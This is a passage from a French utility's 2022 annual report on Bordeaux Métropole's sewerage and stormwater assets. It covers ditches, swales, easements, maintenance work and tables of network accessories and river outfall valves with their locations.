La mise en service de SIGEA a modifié la façon de saisir les branchements neufs qui ne sont désormais plus des pastilles mais des éléments linéaires connectés au réseau. Pour permettre de saisir le branchement, il a été parfois nécessaire de créer des tronçons de réseau qui n'existaient pas sous SIGEA mais qui étaient effectivement constatés sur le terrain (procédure P33).

Type d'écoulement	Linéaire (m)	%
En charge	25 090	0,58%
Gravitaire	4 239 524	97,37%
Refoulement	69 116	1,59%
Siphon	7 988	0,18%
Sous vide	12 200	0,28%
Total	4 353 918	

Le réseau sous-vide concerne les communes de Saint-Louis-de-Montferrand et de Bruges (quartier Le Tasta) et les branchements associés, qui sont raccordés sur les bâches de transfert, sont estimés à 367 unités.

PAT.1.2.6 LISTE DES RUISSEAUX ET FOSSÉS À CIEL OUVERT

Le réseau des ruisseaux et fossés à ciel ouvert dirige les écoulements de façon transitoire et gravitaire vers les points bas du bassin versant.

Pour garantir le bon écoulement des flux, nous réalisons plusieurs visites par an sur site pour contrôler l'état structurel des ouvrages ainsi que des équipements associés et nous procédons également 2 fois par an à leur faucardage.

La SABOM exploite 38 sites répartis sur le territoire de Bordeaux Métropole, pour un linéaire total affermé de 14 744 ml.

En 2022, la SABOM a réalisé des travaux d'entretien sur les sites suivants :

- Fossé Aristide Berges à Floirac : la partie avale du fossé a été curée avec évacuation des matières. Le curage réalisé représente la moitié du linéaire total du fossé. L'autre moitié va être réalisée en tout début d'année 2023. **(PHOTO 1 et 2)**
- Fossé Jean Moulin à Villenave d'Ornon : la SABOM a entrepris le curage et le reprofilage du fossé afin de garantir le bon écoulement gravitaire des eaux de pluie **(PHOTO 3)**. La mairie de Villenave d'Ornon a souhaité qu'un seul passage par an soit effectué pour le faucardage du fossé. La zone est devenue une zone naturelle avec des moutons.
- Ruisseau la Reiguette à Eysines : En raison de la prolifération d'une plante aquatique envahissante, la jussie, la SABOM a procédé, dans le courant du premier trimestre 2022 au passage d'un peigne au fond du lit et sur la berge pour réduire au maximum la présence de cette plante.

Il existe des fiches des inspections pédestres réalisées sur les ruisseaux et fossés à ciel ouvert. Elles permettent de :

- décrire les ouvrages et équipements existants, les linéaires de berges, canaux, enrochements, etc.
- évaluer chaque élément ou équipement par une notation de 1 à 4 sur les critères structurels et opérationnels (exemple : accessibilité),
- donner une notation fonctionnelle, également de 1 à 4 évaluant la qualité des écoulements.

PHOTOGRAPHIE 1 et 2 - PAT.1.2 Photo du fossé Aristide Berges et des déchets évacués



PHOTOGRAPHIES 3 - PAT.1.2 Photos du fossé Jean Moulin



Le **TABLEAU 5** présente la liste exhaustive des ruisseaux et fossés à ciel ouvert afferméés existant au sein de Bordeaux Métropole.

TABLEAU 5 - PAT.1.2. Liste des ruisseaux et des fossés à ciel ouvert

Commune	Noms	Type d'ouvrage	Limites	Linéaire (en m)	% de linéaire par rapport au linéaire total
Ambarès-et-Lagrave	Le Barbère	Ruisseau Barbère	Léon Blum vers Rabaneau	165	1,1%
Bassens	Estey Rabey	Fossé à ciel ouvert	De la voie ferré au collecteur - accès station LAGRAVADE	20	0,1%
Bassens	Fantaisie Fossé	Fossé à ciel ouvert	En aval du bassin Fantaisie rue Léo Lagrange + le long de la voie ferrée jusqu'au pont	180	1,2%
Bassens	Franklin	Fossé exutoire bassin fantaisie	26 rue Franklin	60	0,4%
Bègles	Clos De Hilde	Fossé à ciel ouvert	Dans enceinte de la STEP le long de la rocade	618	4,2%
Blanquefort	Michels	Fossé à ciel ouvert	Av du 11 Novembre / rue des Michels	230	1,6%
Blanquefort	Jean-Duvert	Canal bétonné	Le long de la rue Jean-Duvert	380	2,6%
Bordeaux	Ars	Canal bétonné	Parallèle à la rue Carles Vernet	910	6,2%
Bordeaux	Cite Noël	Canal bétonné	Depuis l'av de Labarde (face PR Cité Noël) jusqu'à la piste cyclable le long de la rocade + le petit fossé en prolongement de la piste cyclable vers le pont d'Aquitaine	805	5,5%
Bordeaux	Labarde	Canal (parallèle à l'avenue de Labarde)	De la station EP Cité Noël à la Jallère	1 200	8,1%
Bordeaux	Cardinal Richaud	Fosse à ciel ouvert	De l'immeuble du Conseil Général au déshuileur derrière le CASINO (Linéaire à confirmer)	420	2,8%

TABLEAU 5 - PAT.1.2. Liste des ruisseaux et des fossés à ciel ouvert

Commune	Noms	Type d'ouvrage	Limites	Linéaire (en m)	% de linéaire par rapport au linéaire total
Bruges	Bordeaux Lac	Canal de liaison	Entre le lac de Bordeaux et la Jallère	30	0,2%
Carbon blanc	Lafontaine	Fossé à ciel ouvert	L'avenue lafontaine au portail du fond de la servitude (au nord ZI de la Mouline)	100	0,7%
Cenon	Mulet	Canal bétonné	Depuis l'exutoire du Ø 1500 EP du Loret jusqu'au confluent du Gua	1 250	8,5%
Eysines	Bourg	Canal à ciel ouvert	De la piste cyclable à la rue du moulin de Plassac	900	6,1%
Eysines	Reiguette	Fossé à ciel ouvert	Parallèle au ruisseau du bourg aval	200	1,4%
Floirac	Aristide Berges	Fossé à ciel ouvert	Rue Aristide berges. Le long de l'entreprise EDF	500	3,4%
Floirac	Fossé paysagé	Canal bétonné (anciennement noue paysagère)	De la rue de l'Alose jusqu'au quai de la Souys	750	5,1%
Floirac	Pinel	Fossé à ciel ouvert	Zone d'activité Pinel	170	1,2%
Lormont	L'aulnaie	Fossé à ciel ouvert	Rue de L'Aulnaie	128	0,9%
Lormont	Le Gûa (Amont Archevêque)	Canal bétonné	Du confluent avec le Mulet jusqu'à la limite de la commune de Carbon Blanc	1 460	9,9%
Lormont	Le Mulet (amont Guâ)	Ruisseau à ciel ouvert	Depuis la rocade rive droite jusqu'au confluent du Guâ	323	2,2%
Mérignac	Devèze (aval Bourran)	Canal à ciel ouvert	Du bassin d'étalement de Bourran à la rue Alfred de Musset	130	0,9%
Mérignac	Devèze (Amont Bourran)	Canal bétonné à ciel ouvert	De l'avenue Pierre Mendès France à l'entrée du bassin d'étalement de bourran	300	2,0%
Mérignac	MSF (bassin Lafontaine)	Fossé à ciel ouvert	Enceinte du bassin de Lafontaine	335	2,3%
Mérignac	Ontines Ermitage	Ruisseau à ciel ouvert	De l'exutoire Ø 400 EP impasse de l'Hermitage au bassin de Lafontaine	310	2,1%
Mérignac	Ontines (Alouette aval)	Ruisseau à ciel ouvert	De l'avenue de l'Alouette à la rue de la clairière des Ontines	550	3,7%
Mérignac	Ontines (Bon Air)	Ruisseau à ciel ouvert	De l'avenue de Bon air à la rue de la tour de Veyrines	350	2,4%
Mérignac	Ontines (Cèdres)	Ruisseau à ciel ouvert	Amont de l'avenue de l'Alouette	60	0,4%
Mérignac	Ontines (Clairière)	Ruisseau à ciel ouvert	Rue de la Clairière des Ontines	250	1,7%
Mérignac	Ontines (Garies)	Ruisseau à ciel ouvert	De la rue de Garies à l'avenue de Bon air	110	0,7%
Pessac	Chappement	Fossé à ciel ouvert	Entre la rue du Dauphiné et l'av du G.Leclerc le long du bassin Chappement	450	3,1%
Saint Louis de Montferrand	Gaucherie	Fossé à ciel ouvert	Entre l'av de la Garonne et Rue des Lauriers (contre le centre commercial)	240	1,6%
Saint Louis de Montferrand	Jourdanne	Fossé à ciel ouvert	Rue du clos de Jourdan à l'impasse Georges Sand	245	1,7%
Saint Louis de Montferrand	Jourdanne	Fossé à ciel ouvert	Rue du Clos de Jourdan en remontant le long du champ	350	2,4%
Villeneuve d'Ornon	Eau Bourde	Canal à ciel ouvert	De l'exutoire des collecteurs EP au pont de la rocade, (patinoire)	110	0,7%

TABLEAU 5 - PAT.1.2. Liste des ruisseaux et des fossés à ciel ouvert

Commune	Noms	Type d'ouvrage	Limites	Linéaire (en m)	% de linéaire par rapport au linéaire total
Villeneuve d'Ornon	Jean Moulin	Fossé à ciel ouvert	Exutoire du collecteur EP vers Eau Blanche	105	0,7%
Villeneuve d'Ornon	Saint Urbain	Fossé à ciel ouvert	Exutoire du bassin vers Eau Blanche	50	0,3%
LINEAIRE TOTAL DE RUISSEAUX ET FOSSES ENTRETENUS PAR LA SABOM				14 744	

PAT.1.2.7 LES NOUES

La SABOM a en charge le suivi et l'entretien des noues qui ont été désignées dans le contrat.

Le principe des noues est, en partie, similaire à celui d'un bassin de rétention. Il consiste à stocker temporairement les eaux de ruissellement afin de permettre leur infiltration ou d'en limiter le débit à l'exutoire. Après stockage, les eaux pluviales sont soit infiltrées dans le sol si les conditions le permettent (noue d'infiltration), soit évacuées vers un exutoire à un débit régulé de 3 l/s/ha sur Bordeaux Métropole (noue de stockage). Les noues de stockage disposent d'un ouvrage de régulation avant rejet au réseau pluvial public.

Un travail d'identification des noues a été réalisé en 2019, afin de permettre la localisation précise des sites. Un rapport détaillé par noue a été établi pour faciliter leur bon suivi.

La SABOM réalise deux passages annuels pour le faucardage des noues et un passage annuel pour le curage des drains associés.

Le **TABLEAU 6** présente le nombre et le linéaire de noues affermées par commune en mètres. Le nombre total de noues a été corrigé en 2021, par rapport aux données communiquées en 2020 (283 noues au lieu de 297). Il s'agit de fusion de certaines noues entre elles. Si le nombre de noues a changé, le linéaire total est resté le même (17 445 ml).

TABLEAU 6 - PAT.1.2. Linéaire de noues et drains			
Communes	Nombre de noues contrôlées	Somme Total Linéaire mesuré (m)	Linéaire de drains associés aux noues (m)
BEGLES	10	542	3,21%
BORDEAUX	4	152	0,90%
BOULIAC	0	0	0,00%
EYSINES	1	67	0,40%
FLOIRAC	0	0	0,00%
MERIGNAC	82	8 435	49,94%
PAREMPUYRE	1	60	0,36%
PESSAC	138	4 545	24,93%
SAINT-AUBIN-DE-MEDOC	13	2 042	12,09%
TAILLAN-MEDOC (LE)	19	670	3,97%
VILLENAVE-D'ORNON	15	932	4,21%
Total général	283	17 445	100%

PAT.1.2.8 LES SERVITUDES

Comme en 2020 et 2021, en 2022, la SABOM n'a reçu de Bordeaux Métropole aucune nouvelle convention de servitudes encadrant les canalisations affermées, implantées en domaine privé. Une réunion a eu lieu à ce sujet avec la Direction de l'Eau (DEAU) de Bordeaux Métropole le 7 octobre 2022, durant laquelle il a été convenu qu'elle se rapproche des services métropolitains compétents pour faire le point sur cette situation. Dès que de nouvelles conventions seront transmises à la SABOM, nous les enregistrerons et engagerons les tâches d'exploitation associées, conformément au contrat.

Le nombre de tronçons de collecteur (de regard à regard) en domaine privé par commune pour lesquels la SABOM ne dispose pas d'une convention de servitude reste inchangé par rapport à 2019. Cette information est synthétisée dans le **TABLEAU 7**.

TABLEAU 7 - PAT.1.2. Canalisations d'assainissement en domaine privé					
Commune	Emprises à régulariser (dossiers non parvenus à la SABOM)		Conventions disponibles sans référence SIGEA	Dossiers fonciers complets à la SABOM	Total collecteurs en domaine privé
	Nb de dossiers	%			
AMBARES-ET-LAGRAVE	590	93%	8	37	635
AMBES	139	99%	0	1	140
ARTIGUES-PRES-BORDEAUX	641	94%	4	34	679
BASSENS	932	99%	0	9	941
BEGLES	543	99%	1	3	547
BLANQUEFORT	625	94%	4	34	663
BORDEAUX	2608	99%	2	26	2 636
BOULIAC	328	97%	0	10	338
BOUSCAT (LE)	322	91%	5	28	355
BRUGES	680	95%	0	37	717
CARBON-BLANC	291	86%	3	44	338
CENON	665	85%	89	29	783
EYSINES	746	99%	1	9	756
FLOIRAC	760	97%	2	24	786
GRADIGNAN	949	99%	4	4	957
HAILLAN (LE)	336	91%	5	27	368
LORMONT	1 045	97%	7	21	1 073
MERIGNAC	2 113	97%	22	50	2 185
PAREMPUYRE	157	88%	2	20	179
PESSAC	1 704	95%	19	64	1 787
SAINT-AUBIN-DE-MEDOC	187	89%	7	16	210
SAINT-LOUIS-DE-MONTFERRAND	164	97%	0	5	169
SAINT-MEDARD-EN-JALLES	826	91%	7	79	912
SAINT-VINCENT-DE-PAUL	117	99%	1	0	118
TAILLAN-MEDOC (LE)	264	93%	0	19	283
TALENCE	402	96%	0	18	420
VILLENAVE-D'ORNON	1 088	96%	15	33	1 136
Total	19 222	96%	208	681	20 111

PAT.1.2.9 LES ACCESSOIRES DU RÉSEAU

Ce sont des équipements essentiels au bon fonctionnement hydraulique des réseaux d'assainissement et à leur exploitabilité. Chaque type d'accessoires a un rôle précis pour assurer le bon écoulement des eaux.

En 2022, 37 nouveaux accessoires de réseau (en l'occurrence, des clapets milieu naturel, voir ci-après) ont été ajoutés, ce qui porte le nombre total d'accessoires recensés à 801 (contre 764 en 2021).

Parmi ces 801 équipements recensés, certains permettent notamment :

- un traitement physique des effluents : les dessableurs, les grilles, les siphons, les évents, les déshuileurs-débourbeurs ;
- une protection : les clapets, les barrages anti-pollution, les ventouses ;
- une régulation des flux : passe-débit, ouvrages de régulation, déversoirs d'orage, les vannes.

En 2022, la SABOM a effectué l'entretien de 8 dessableurs majeurs à grande capacité par des moyens d'extraction mécanique :

- Beutre à Pessac (2 fois, en juin et septembre)
- Gravette à Floirac (en septembre et en décembre)
- Géant Casino à Villenave d'Ornon (en novembre)
- Pellegrin à Bordeaux (en novembre)
- Pichelièvre à Cenon (en juin)
- Jules Guesdes à Cenon (en septembre)
- Bourran à Mérignac (en septembre)
- Alfred de Musset à Mérignac (en septembre)

Les volumes extraits de sable s'élèvent à 350 tonnes qui ont été évacués au centre de traitement de Saint Selve.

En 2022, 62 contrôles et 39 interventions d'entretien ont été réalisés sur les dessableurs réseaux ; 167 contrôles et 49 interventions d'entretien ont été réalisés sur les dessableurs de bassin.

En 2020, 5 accessoires supplémentaires de réseau étaient venus s'ajouter au patrimoine affermé. Il s'agissait de 5 ouvrages de régulation, un dans le cadre d'une procédure P32 (rue de la Sauve à Bordeaux) et 4 dans le cadre d'une procédure P37 (lotissement Le Domaine de Pelus à Mérignac, lotissement Les Jardins de Lalande à Bruges, lotissement Les Jardin de Leyran à Villenave d'Ornon, et lotissement Villa Durcy à Bègles). En 2021, nous n'avions pas recensé d'accessoires supplémentaires.

En octobre 2022, le clapet de protection réseau du ruisseau d'Ars rue Jules Verne a été remplacé (**PHOTO 4**), ainsi que le clapet réseau rue de Marseille à Bordeaux.

PHOTO 4 - PAT.1.2.9 Clapet de protection réseau du ruisseau d'Ars rue Jules Verne



Le **TABLEAU 8** présente l’inventaire des accessoires du réseau au 31 décembre 2022 issus de plusieurs sources d’informations, et le **TABLEAU 9**, la liste de clapets et rejets affermés en milieu naturel.

DÉFINITIONS

Définitions des termes du TABLEAU 8

1. Clapet réseau : clapet en aval duquel se trouve, au moins, une autre arrivée de réseau supplémentaire ;
2. Clapet milieu naturel : clapet en aval duquel le collecteur se rejette directement au milieu naturel ;
3. Rejet milieu naturel : un rejet sans clapet en Garonne, Dordogne, et/ou un milieu naturel quelconque ;
4. Déversoir : un déversoir est un ouvrage de génie civil à seuil permettant, quand celui-ci est atteint, de modifier l’écoulement directionnel des effluents.

TABLEAU 8 - PAT.1.2 Accessoires sur le réseau	
Nombre d'accessoires en 2022	
AUTOREGULATEUR	2
BARRAGE	3
CLAPET MILIEU NATUREL	162
CLAPET RESEAU	79
DEGRILLEUR	2
DESHUILEUR-DEBOURBEUR	18
DESSABLEUR	29
DEVERSOIR	77
EVENT	7
GRILLE	39
MESURE AUTOSURVEILLANCE	33
MESURE DEBIT EU	11
MESURE LIMNIMETRE	65
MESURE PLUVIOMETRE	50
MESURE SIRENE	1
OUVRAGE DE REGULATION	129
POINT DE MESURE PLUVIAL	7
REJET MILIEU NATUREL	8
SIPHON	16
VANNE	41
VENTOUSE	15
BOUEES GARONNE	3
BOUEES PLAN D'EAU PERMANENT	4
Total général	801

Le nombre de clapets milieu naturel est passé de 125 en 2021 à 162 en 2022, avec l'ajout en gestion de 37 ouvrages (Voir **TABLEAU 9**) :

- HERMES CLAPET JALLE DES TOUREILS, sur la D115 le long de la Jalle des Toureils à Saint Vincent de Paul,
- TANNERIES CLAPET EAU BOURDE, 23 rue des Tanneries à Gradignan.

L'ajout des 35 clapets restants fait suite au travail de recensement puis de catégorisation effectué en 2021 et 2022. Ces ouvrages, autrefois gérés par le SPIPA, sont passés sous gestion SABOM, une fois leur exploitabilité immédiate validée.

- ESTEY DU MOINE, route du Burck à Ambès,
- VILLENEUVE 1, route de Fort-Lajard à Ambès,
- VILLENEUVE 2, route de Fort-Lajard à Ambès,
- REFOULEMENT ALCOOLS BERNARD, route de Bec à Ambès,
- COBOGAL 1, route du Bec à Ambès,
- 418 DEPORTATION, au 418 rue de la Déportation à Ambès,
- VERMILION, route de Fort-Lajard à Ambès,
- BASSIN LANSAC NORD 1, Avenue du Général de Gaulles à Ambès,
- STEP CD10, Avenue du Général de Gaulles à Ambès,
- C17, au 1564 rue de la Déportation à Ambès,
- CHÂTEAU D'EAU, Avenue du Général de Gaulles à Ambès,
- C16 bis, au 1564 rue de la Déportation à Ambès,
- C20 bis, Lieu dit Les Grillons à Ambès,
- 2204 RD10, au 2204 de la RD10 à Ambès,
- MENAUDE CLAPET GARONNE, sur la D10 à Ambès,
- LAFERLINGUE 1, route de Fort-Lajard à Ambès,
- LES CHARMILLES 2, route du Bec à Ambès,
- SAINT VINCENT 2, route du Bec à Ambès,
- LA GARE 1, route du Bec à Ambès,
- LA GARE 2, route du Bec à Ambès,
- LA GARE 3, route du Bec à Ambès,
- LA GARE 5, route de Bec à Ambès
- C10, rue de la Déportation à Ambès,
- BASSIN LANSAC NORD 2, Avenue du Général de Gaulles à Ambès,
- C14 bis, au 1189 rue de la Déportation à Ambès,
- C17 bis, au 1564 rue de la Déportation à Ambès,
- 1686 BOSQUETTE, au 1686 Lieu-dit La Bosquette à Ambès,
- GUERLANDE bis, au 7 route de Saint Louis à Bassens,
- C48, sur la RD10 à Bassens,
- C48-1, sur la RD10 à Bassens,
- GEYREME, sur la D10 angle rue Gaston Bourceau à Saint Louis de Montferrand,
- JAUMOUILLE 2, Impasse Jaumouillé à Saint Louis de Montferrand,
- Palanque dos d'âne, sur D10 à Saint Louis de Montferrand,
- C48-2, sur D10 à Saint Louis de Montferrand,
- PALANQUE BLOKOS, au 30 Avenue de la Garonne à Saint Louis de Montferrand,

Cela représente donc 5 nouveaux clapets à St Louis de Montferrand, 3 à Bassens, et la très grande majorité, 27, à Ambès.

Une mise à jour a été réalisée sur le nombre d'équipements entre les sirènes, bouées de Garonne et bouées sur les plans d'eau permanents. La répartition est la suivante :

- 1 sirène qui est implantée à l'aval de la station d'épuration de Cantinolle à Eysines.,
- 3 bouées Garonne (1 sur le ponton de Bègles, 1 sur la plateforme hydrolienne de SEENEOH à Bordeaux et 1 en secours stockée sur le site de Louis Fargue),
- 4 bouées pour le suivi des plans d'eau permanents : 1 bouée fixe sur le lac de Bordeaux (devant le rejet de Larroque) et 3 bouées mobiles sur les plans d'eau permanents ouverts au public.

Suite à l'enlèvement de 6 sirènes (en accord avec Bordeaux Métropole), il a été décidé de les remplacer par 3 bouées mobiles pour le suivi des plans d'eau permanents.

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
AMBARES	BERNATETS CLAPET GUA	RUE ANDRE LIGNAC surverse PR Bernatet exutoire GUA	C	1981	245205	GUA	44°55'51.7"N 0°30'35.1"W
AMBARES	CHEMIN DE LA VIE CLAPET MARAIS D'AMBES	PR du chemin de la vie portail	C	1973	245203	FOSSE	44°57'13.4"N 0°29'10.4"W
AMBES	BEC CLAPET GARONNE	AVENUE DE LA PRESQU'ILE	C	1980	243363	GARONNE	45° 0'56.37"N 0°34'52.10"W
AMBES	BOURG NORD CLAPET DORDOGNE	lieu dit le Fourat, CD 10, sorti d'Ambès au niveau du pont:	C	1980	6650	DORDOGNE	45° 1'4.32"N 0°32'5.28"W
AMBES	JALLE DU BURCK CLAPET GARONNE	CD 10	C	1970	4260	GARONNE	44°59'25.5"N 0°32'32.1"W
AMBES	JALLE DE PIETRU CLAPET GARONNE	Route de Pietru	C	1989	4350	GARONNE	45°00'05.6"N 0°33'18.5"W
AMBES	SAINT-EXUPERY CLAPET DORDOGNE	RUE DE SAINT EXUPERY	C	1974	5560	DORDOGNE	45°00'57.2"N 0°31'57.0"W
AMBES	ESTEY DU MOINE	Route du Burck	C	2022	243307	GARONNE	44°59'06.3"N 0°32'18.5"W
AMBES	VILLENEUVE 1	Route de Fort-Lajard (Devant l'entrée de Perguilhem)	C	2022	243200	Garonne	45°00'09.5"N 0°33'25.8"W
AMBES	VILLENEUVE 2	Route de Fort-Lajard (Devant Perguilhem)	C	2022	243198	Garonne	45°00'11.4"N 0°33'29.3"W
AMBES	REFOULEMENT Alcool Bernard	Route du Bec, devant le domaine du groupe Bernard	P	2022	266608	GARONNE	44°59'18.6"N 0°32'27.8"W
AMBES	COBOGAL 1	Route du bec, devant le parking de l'entreprise Cobogal	C	2022	C2041	Garonne	45°01'21.5"N 0°35'27.8"W
AMBES	418 DEPORTATION	418 Rue de la déportation 1939-1945	P	2022	242541	Dordogne	45°01'07.9"N 0°32'09.5"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
AMBES	VERMILION	Route de Fort-Lajard, devant l'entreprise Vermilion	P	2022	243302	Garonne	45°00'36.9"N 0°34'13.2"W
AMBES	BASSIN LANSAC NORD 1 (243367)	AV du Gal de Gaulles, entre rue Denise Bouchon et Mal de Lattre de Tassigny	C	2022	243367	Dordogne	45°00'36.4"N 0°31'29.2"W
AMBES	STEP CD10	Avenue du Général de Gaulles. Quasiment face à la Step CD10.	C	2022	266858	Dordogne	45°00'21.4"N 0°31'02.6"W
AMBES	C17	1564 rue de la déportation 1939-1945, juste en suivant C16	C	2022	266862	Dordogne	45°01'26.5"N 0°32'58.0"W
AMBES	CHÂTEAU D EAU	Av du Gal De Gaulles, angle rue Denise Bouchon. Devant le château d'eau	C	2022	243366	Dordogne	45°00'33.8"N 0°31'25.0"W
AMBES	C16 bis	1564 rue de la déportation 1939-1945	C	2022	266860	Dordogne	45°01'26.3"N 0°32'57.0"W
AMBES	C20 bis	Lieu dit Les Grillons, juste après le belvédère	C	2022	266863	Dordogne	45°01'29.1"N 0°33'15.1"W
AMBES	2204 RD10	2204 RD10	C	2022	243344	Dordogne	45°00'01.6"N 0°29'53.8"W
AMBES	MENAUDE CLAPET GARONNE	Départementale 10	C	2022	266847	GARONNE	44°59'36.5"N 0°32'42.9"W
AMBES	LAFERLINGUE 1	Route de Fort-Lajard, entrée de l'entreprise Perguilhem	C	2022	243249	Garonne	45°00'32.5"N 0°34'05.8"W
AMBES	LES CHARMILLES 2	Route du bec, à la sortie de la D10, face au ponton. Accolé au site "Les Charmilles"	C	2022	243319	Garonne	45°01'02.6"N 0°35'01.9"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
AMBES	SAINT VINCENT 2	Route du bec, face au n°	C	2022	243258	Garonne	45°01'05.6"N 0°35'07.2"W
AMBES	LA GARE 1	Route du bec. 1ere jalle qui suit le clapet Saint Vincent	C	2022	266851	Garonne	45°01'09.9"N 0°35'12.9"W
AMBES	LA GARE 2	Route du bec, face au n°	C	2022	243337	Garonne	45°01'15.1"N 0°35'21.2"W
AMBES	LA GARE 3	Route du bec, face au n°... à côté du site "La Gare 2"	C	2022	266852	Garonne	45°01'15.1"N 0°35'21.2"W
AMBES	LA GARE 5	Route du bec, devant l'entrée de l'entreprise Cobogal	C	2022	266853	Garonne	45°01'18.5"N 0°35'25.1"W
AMBES	C10	Rue de la déportation 1939-1945, à l'angle de la rue St Exupéry	C	2022	266858	Dordogne	45°00'57.2"N 0°31'57.2"W
AMBES	BASSIN LANSAC NORD 2	Av du Gal de Gaulles, angle Denise Bouchon. Devant le bassin de rétention Lansac Nord	C	2022	0.35.E	Dordogne	45°00'35.3"N 0°31'27.5"W
AMBES	C14 bis	1189 rue de la déportation 1939-1945	C	2022	266876	Dordogne	45°01'22.1"N 0°32'38.3"W
AMBES	C17 bis	1564 rue de la déportation 1939-1945, juste en suivant C16	C	2022	243372	Dordogne	45°01'26.5"N 0°32'58.0"W
AMBES	1686 Bosquette	1686 lieu-dit La Bosquette	C	2022	243517	Dordogne	45°00'05.5"N 0°30'17.9"W
ARTIGUES-PRES-BORDEAUX	CEDRES CLAPET DESCLAUX	ALLEE DES CEDRES	C	1980	245905	DESCLAUX	44°52'00.7"N 0°29'48.9"W
ARTIGUES-PRES-BORDEAUX	CHENES CLAPET DESCLAUX	Allée des Chênes	C	1980	244576	DESCLAUX	44°52'00.6"N 0°29'48.9"W
ARTIGUES-PRES-BORDEAUX	JONQUILLES CLAPET DESCLAUX	Allée des Jonquilles	C	2012	246340	DESCLAUX	44°51'26.5"N 0°29'18.2"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
ARTIGUES-PRES-BORDEAUX	GENETS CLAPET DESCLAUX	6 Rue des Genêts	C	1976	243505	DESCLAUX	44°51'25.2"N 0°29'08.0"W
ARTIGUES-PRES-BORDEAUX	MAGNOLIAS CLAPET DESCLAUX	Allée des Magnolias	C	1980	245910	DESCLAUX	44°51'56.1"N 0°29'47.8"W
ARTIGUES-PRES-BORDEAUX	PECHEURS CLAPET DESCLAUX	face 34 avenue de l'église romane	C	1976	260993	DESCLAUX	44°51'47.6"N 0°29'47.9"W
ARTIGUES-PRES-BORDEAUX	PEUPLIERS CLAPET DESCLAUX	Allée des Peupliers	C	1980	245914	DESCLAUX	44°51'53.8"N 0°29'47.8"W
ARTIGUES-PRES-BORDEAUX	PINS CLAPET DESCLAUX	Allée des Pins	C	1980	245916	DESCLAUX	44°51'51.4"N 0°29'47.9"W
BASSENS	BARANQUINE CLAPET GARONNE	centre technique GPMB, place E Herriot, Bassens	C	1988	2710	GARONNE	44°53'53.20"N 0°32'4.54"W
BASSENS	BELLERIVE DES MOINES CLAPET GARONNE	ds le port autonome, à côté de la station privée Bellerive, face av Bellerive des Moines	C	2008	3060	GARONNE	44°54'52.5"N 0°32'34.7"W
BASSENS	CARRIET CLAPET GARONNE	QUAI CARRIET	C	1970	2560	GARONNE	44°53'24.3"N 0°31'56.8"W
BASSENS	GARE DE BASSENS CLAPET GARONNE	QUAI DE VIAL	C	1988	2750	GARONNE	44°54'7.35"N 0°32'9.99"W
BASSENS	GENERAL DE GAULLE GPMB CLAPET GARONNE	forme de radoub dans GPMB face gare de frêt, Bassens	C	1850	2720	GARONNE	44°53'53.1"N 0°32'04.4"W
BASSENS	PUY PLAT CLAPET GARONNE	QUAI Français	C	1993	2590	GARONNE	44°53'31.34"N 0°31'58.41"W
BASSENS	FLOUQUET CLAPET GARONNE	route de Saint-Louit, Bassens	C	2020		GARONNE	44°55'27.0"N 0°32'41.3"W
BASSENS	SAINT LOUIS CLAPET GARONNE	route de Saint-Louit, Bassens	C	2008	243627	GARONNE	44°55'26.30"N 0°32'43.82"W
BASSENS	VIAL SILO CLAPET GARONNE	79 quai de Vial, poste à péniches, Bassens	C	2008	3070	GARONNE	44°55'0.11"N 0°32'39.46"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
BASSENS	Guerlande Bis	7 Route de St Louis. Avant le rond point	C	2022	266893	Garonne	44°55'12.5"N 0°32'39.8"W
BASSENS	C48	Sur D10, au niveau du site Flouquet	C	2022	243626	Garonne	44°55'26.7"N 0°32'43.3"W
BASSENS	C48-1	Sur D10, au niveau du site Flouquet, coté Garonne	C	2022	266891	Garonne	44°55'26.7"N 0°32'43.3"W
BEGLES	QUATRE CASTERA CLAPET GARONNE	CHEMIN DES QUATRE CASTERA	C	1973	245919	GARONNE	44°48'40.7"N 0°32'00.7"W
BEGLES	QUAI WILSON 3 CLAPET GARONNE	QUAI WILSON	C	1980	360	GARONNE	44°48'50.2"N 0°32'06.7"W
BEGLES	QUAI WILSON 4 CLAPET GARONNE	93 QUAI WILSON	C	1980	370	GARONNE	44°48'52.1"N 0°32'07.8"W
BEGLES	QUAI WILSON 5 CLAPET GARONNE	98 QUAI WILSON	C	1980	400	GARONNE	44°48'55.1"N 0°32'09.6"W
BEGLES	QUAI WILSON 2 CLAPET GARONNE	87 QUAI WILSON	C	1980	350	GARONNE	44°48'47.8"N 0°32'05.1"W
BEGLES	QUAI WILSON 6 CLAPET GARONNE	QUAI WILSON	C	1980	440	GARONNE	44°48'58.1"N 0°32'11.4"W
BEGLES	QUAI WILSON 1 CLAPET GARONNE	87 QUAI WILSON	C	1980	340	GARONNE	44°48'45.7"N 0°32'03.8"W
BEGLES	ESTEY DE FRANCK REJET GARONNE	LOUIS BLERIOT	B		151104	GARONNE	44°47'58.6"N 0°31'43.8"W
BEGLES	CLOS DE HILDE CLAPET ESTEY DE FRANCK	Accès STEP bord de ruisseau	C	2019	243490	GARONNE	44°47'56.2"N 0°32'10.1"W
BEGLES	ESTEY TARTIFUME CLAPET GARONNE	Centre commercial Carrefour	C	2005	C200	GARONNE	44°47'33.9"N 0°31'45.5"W
BEGLES	NOUTARY REJET GARONNE	73 QUAI WILSON	B		168318	GARONNE	44°49'01.2"N 0°32'12.3"W
